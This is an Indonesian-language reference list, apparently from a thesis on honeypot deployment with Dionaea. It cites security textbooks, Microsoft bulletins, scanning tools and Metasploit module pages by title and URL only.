[1] Anonim, "*MSMQ Overview and Installation*", diakses dari http://www.networkautomation.com/automate/urc/resources/livedocs/am/7/Other_Resources/MSMQ_Installation_&_Overview.htm, pada tanggal 14 Mei 2013, Pukul 17.00 WIB.

[2] Anonim, 2012, "*What is Linux?*", diakses dari http:// http://www.linux.org/article/view/what-is-linux, pada tanggal 20 September 2012, pukul 21.05 WIB.

[3] Bernardo, Todb, 2013, "*Oracle MySQL for Microsoft Windows Payload Execution*", diakses dari http://www.rapid7.com/db/modules/exploit/windows/mysql/mysql_payload, pada tanggal 3 Mei 2013, pukul 21.30 WIB.

[4] Bruteforce Lab Team, 2012, "*Honeydrive*", diakses dari http://bruteforce.gr/honeydrive, pada tanggal 3 Maret 2013, pukul 10.00.

[5] Baumann, Plattner, 2002, "White Paper: Honeypots", Swiss Federal Institute of Technology, Zurich.

[6] Ciampa, Mark, 2009, "*Security+ Guide to Network Security Fundamentals*", Course Technology, Kanada.

[7] Dimas, Wahyu, dkk, "Implementasi Sistem Manajemen Database untuk SQLite", diakses dari http://digilib.its.ac.id/public/ITS-Undergraduate-16403-Paper-990394.pdf , pada tanggal 26 Agustus 2013, pukul 15.00.

[8] Dionaea Project Team, "*Dionaea*", diakses dari http://dionaea.carnivore.it/, pada tanggal 8 Juni 2012.

[9] Hacking DNA team, 2012 "*Netifera on Backtrack 5*", diakses dari http://www.hackingdna.com/2012/09/netifera-on-backtrack-5.html, pada tanggal 30 April 2013, Pukul 01.40 WIB.

[10] Intelcotech, "*What is Virtualization?*" diakses dari http://intelcotech.net/start/?page_id=92, pada tanggal 18 Februari 2013, pukul 17.30 WIB.

[11] Ion, 2013, "*Visualizing Dionaea's results with DionaeaFR*", diakses dari http://bruteforce.gr/visualizing-dionaeas-results-with-dionaeafr.html, pada tanggal 19 September 2013 pukul 07:00 WIB.

[12] Kurose, Ross, 2009, "*Computer Networking, A Top-Down Approach, 5th Edition*", Addison Wesley, Pearson.

[13] Laurent, Thorsten, 2010, "*Defeating Honeypots : Network issues, Part 1*", diakses dari http://www.symantec.com/connect/articles/defeating-honeypots-network-issues-part-1, pada tanggal 6 Juni 2013, pukul 23.50 WIB.

[14] Louis, Jack, 2010, "*Unicornscan*", diakses dari http://www.unicornscan.org/, pada tanggal 15 Maret 2013, Pukul 07.45 WIB.

[15] Marchand, Jean-Baptiste, 2006, "*Windows network services internals*" diakses dari http://repo.meh.or.id/Windows/win_net_srv.pdf, pada tanggal 20 September 2013, pukul 17.00 WIB.

[16] Microsoft, 2003, "*What Is Services for Netware*", diakses dari http://technet.microsoft.com/en-us/library/cc759442(v=ws.10).aspx, pada tanggal 12 Mei 2013, pukul 19.30 WIB.

[17] Microsoft, 2004, "*Microsoft Security Bulletin MS03-026"*, diakses dari http://technet.microsoft.com/en-us/security/bulletin/ms03-026, pada tanggal 3 Mei 2013, pukul 21.00 WIB.

[18] Microsoft, 2004, "*Microsoft Security Bulletin MS04-011",* diakses dari http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx, pada tanggal 3 Mei 2013, pukul 21.30 WIB.

[19] Nixcraft, 2012, "*Top 30 Nmap Command Examples For Sys/Network Admins*", diakses dari http://www.cyberciti.biz/networking/nmap-command-examples-tutorials/, pada tanggal 1 Maret 2013, Pukul 15.30 WIB.

[20] Patrick, Canterino, "*Python Outline*", diakses dari http://www.patshaping.de/patrick/texte/pdf/python-outline.pdf, pada tanggal 23 Agustus 2013, pukul 22:00 WIB.

[21] Purnomo, 2010, "Membangun Virtual PC dengan VirtualBox", Penerbit Andi, Yogyakarta.

[22] Rouse, Margaret, 2013, "*DCOM (Distributed Component Object Model)*", diakses dari http://whatis.techtarget.com/definition/DCOM-Distributed-Component-Object-Model, pada tanggal 6 Mei 2013, pukul 17.00 WIB.

[23] Spitzner, Lance, 2003, "*Honeypots, Definitions and Value of Honeypots*", diakses dari http://www.tracking-hackers.com/papers/honeypots.html, pada tanggal 19 September 2013, pukul 07:00 WIB.

[24] Stallings, William, 2000, "*Network Security Essentials: Applications and* Standards", Prentice Hall, Pearson.

[25] Stallings, William, 2003, "*Operating Systems, Interval and Design Principles, 6th Edition*", Prentice Hall, Pearson.

[26] Ubuntu Team, "*What is Ubuntu?*", diakses dari https://help.ubuntu.com/lts/installation-guide/powerpc/what-is-ubuntu.html, pada tanggal 19 Juli 2013, pukul 14:00.

[27] Wahana Komputer, 2012, "Network Hacking dengan Linux Backtrack",Penerbit Andi, Yogyakarta.

[28] Willie, David, 2012, "*Backtrack 5 Cookbook*", Packt Publishing, Birmingham.